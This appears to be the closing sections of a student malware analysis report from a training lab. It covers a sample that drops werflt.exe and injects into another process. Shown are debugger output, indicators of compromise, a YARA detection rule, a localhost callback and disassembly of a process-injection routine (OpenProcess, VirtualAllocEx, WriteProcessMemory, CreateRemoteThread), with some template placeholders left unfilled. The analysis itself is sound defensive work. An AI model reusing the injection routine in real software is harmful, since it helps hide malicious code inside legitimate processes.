ESI 004412F7 "eA\x03"
EDI 004412F7 "eA\x03"
EIP 004412F7 <werflt.Entr
EFLAGS 00000244
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCC
LastStatus C0000034 (STATUS_OB
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
ST(0) 0000000000000000 x87r
ST(1) 0000000000000000 x87r
ST(2) 0000000000000000 x87r
ST(3) 0000000000000000 x87r
ST(4) 0000000000000000 x87r
ST(5) 0000000000000000 x87r
Default (stdc 5 Unlocked
1: [esp] 7710FA29 kernel32.7710FA29
2: [esp+4] 008C8000
3: [esp+8] 7710FA10 <kernel32.Bi
4: [esp+C] 00AFFF34
5: [esp+10] 77E9785E <I\>03"

werflt.004416C1
text:004412F7 werflt.exe:51257_#657_<Enter>Print>

Figure 27 - main API calls (x32dbg)



Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

{Description of network indicators}




Figure 28 - WireShark Packet Capture of reverse shell connection

Host-based Indicators

{Description of host-based indicators}

Strings:

@C:\Users\Public\werflt.exe
@C:\Windows\SysWOW64\WerFault.exe

Registry (RegSetValue):

HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-108361916-3091764824-3706894550-1001\\Device\HarddiskVolume2\Users\Public\werflt.exe

Filename:

Malware.stage0.exe
werflt.exe
C:\Users\Public\werflt.exe

sha256 hash:

fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3
0516009622b951c6c08fd8d81a856eaab70c02e6bc58d066bbdfafe8c6edabea

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Rules & Signatures

A full set of YARA rules is included in Appendix A.

{Information on specific signatures, i.e. strings, URLs, etc}



Appendices

A. Yara Rules

Full Yara repository located at: <http://github.com/HuskyHacks/PMAT-lab>

```
rule Yara_Malware {  
  
    meta:  
        last_updated = "2022-11-30"  
        author = "Zandmann"  
        description = "Yara for Malware.stage0.exe"  
  
    strings:  
        // Fill out identifying strings and other criteria  
        $string1 = "C:\\Users\\Public\\werflt.exe" ascii nocase  
        $string2 = "C:\\Windows\\SysWOW64\\WerFault.exe" ascii nocase  
        $string3 = "CRTInjectorConsole.pdb" ascii nocase  
        $PE_magic_byte = "MZ"  
        $sus_hex_string = { FF 15 10 20 40 }  
  
    condition:  
        // Fill out the conditions that must be met to identify the binary  
        $PE_magic_byte at 0 and  
        ($string1 and $string2) or  
  
        ($sus_hex_string and $string3)  
}
```

B. Callback IPs

IPs		Port
127.0.0.1		8443



C. Decompiled Code Snippets

```
mov     esi, 0x402110
lea     edi, [lpBuffer]
push    dword [eax + 4]          ; const char *str
rep     movsd dword es:[edi], dword ptr [esi]
movsb   byte es:[edi], byte ptr [esi]
call    dword [atoi]          ; 0x40205c ; int atoi(const char *str)
add     esp, 4
push    eax
push    0                      ; BOOL bInheritHandle
push    0x1fffffff              ; DWORD dwDesiredAccess
call    dword [OpenProcess]     ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bI...
push    0x40                   ; '@' ; 64
push    0x3000
push    0x145                  ; 325
mov     edi, eax
push    0                      ; LPVOID lpAddress
push    edi                   ; HANDLE hProcess
call    dword [VirtualAllocEx] ; 0x40200c ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpA...
push    0                      ; SIZE_T *lpNumberOfBytesWritten
mov     esi, eax
lea     eax, [lpBuffer]
push    0x145                  ; 325 ; SIZE_T nSize
push    eax                   ; LPCVOID lpBuffer
push    esi                   ; LPVOID lpBaseAddress
push    edi                   ; HANDLE hProcess
call    dword [WriteProcessMemory] ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID l...
push    0
push    0
push    0
push    esi
push    0
push    0                      ; LPSECURITY_ATTRIBUTES lpThreadAttributes
push    edi                   ; HANDLE hProcess
call    dword [CreateRemoteThread] ; 0x402010 ; HANDLE CreateRemoteThread(HANDLE hProcess, LPSECU...
push    edi                   ; HANDLE hObject
call    dword [CloseHandle]     ; 0x402008 ; BOOL CloseHandle(HANDLE hObject)
mov     ecx, dword [var_4h]
xor     eax, eax
pop     edi
xor     ecx, ebp
```

Figure 29 - Process Injection Routine in Cutter



D. MITRE

T1055.003

T1129

```
C:\Users\Public>capa werflt.exe
```

loading : 100%	485/485 [00:00<00:00, 610.13 rules/s]
matching: 100%	60/60 [00:02<00:00, 23.91 functions/s]

md5	0da707ecf411cf8859a221879cc60ea4
sha1	b52f520eae2f03ce043602a2361ebf4af64e3f47
sha256	0516009622b951c6c08fd8d81a856eaab70c02e6bc58d066bbdfafe8c6edabea
path	werflt.exe

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Process Injection::Thread Execution Hijacking [T1055.003]
EXECUTION	Shared Modules [T1129]

MBC Objective	MBC Behavior
MEMORY	Allocate Memory [C0007]
PROCESS	Create Thread [C0038]
	Terminate Process [C0018]

CAPABILITY	NAMESPACE
contains PDB path	executable/pe/pdb
contain a resource (.rsrc) section	executable/pe/section/rsrc
inject thread	host-interaction/process/inject
terminate process	host-interaction/process/terminate
terminate process via fastfail (2 matches)	host-interaction/process/terminate
parse PE header (2 matches)	load-code/pe
spawn thread to RWX shellcode	load-code/shellcode

Figure 30 - MITRE mapping (CAPA)